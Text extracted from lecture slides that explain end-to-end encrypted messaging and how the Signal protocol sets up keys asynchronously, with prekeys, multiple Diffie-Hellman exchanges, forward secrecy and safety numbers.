


End-to-End encryption for messaging


The Signal protocol

Messaging Applications

- Alice and Bob wish to communicate **asynchronously** (send messages when other is offline)
- Alice makes connection to Messaging Server over TLS
- Server stores the message waiting for Bob to come online
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


Store public keys on server




Messaging Applications

- Alternative: Alice and Bob agree on key first
- Difficult if both are not online simultaneously...




Alice and Bob can put first message on server!



Does not solve problem! What if
Alice's secret becomes known?


Idea: Combine multiple key exchanges



Signal: Asynchronous Key Establishment with forward secrecy

Signal builds on Diffie-Hellman Key Exchange


- Alice sends to server:
 - Identity Public Key IK_A
 - Signed Prekey $SPK, \sigma_{IK_A}(SPK)$
 - several One-Time Public Keys OTK_1, \dots
- Bob wants to communicate with Alice, but let's say Alice is offline
- Bob receives from server $IK_A, SPK, \sigma_{IK_A}(SPK)$ and one One-Time key OTK_1




Signal: Asynchronous Key Establishment with forward secrecy

Key Generation (Bob)

- Check SPK signature $\sigma_{IK_A}(SPK)$ is signed by IK_A
- Create Ephemeral key EK for DH key exchange
- Create session key k by
 - computing multiple instances of DH key exchange between the IK_A, IK_B, EK, SPK and OTK_i
 - Hash outcomes of key exchanges to obtain session secret k



Compute multiple key exchanges and hash results!



Signal: Asynchronous Key Establishment with forward secrecy


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- Create Ephemeral key EK for DH
- Create session key k by
 - computing multiple instances of DH key exchange between the IK_A, IK_B, EK, SPK and OTK_i
 - Hash outcomes of key exchanges to obtain session secret k
- Bob uploads his IK_B to server and sends EK to Alice


If one-time key OTK_i is used only once, perfect forward secrecy.

SPK is updated regularly and can protect forward secrecy after update, if no more OTK available.

But how does Bob know those are Alice's keys?



Signal Protocol: Safety Number



Also in Whatsapp
View Contact ->
Encryption

Manolis (Emmanouil Vasilomanolakis)

When everything fails.

Course plan

- Lecture 1: Intro (**Manolis, Carsten**) 30.01
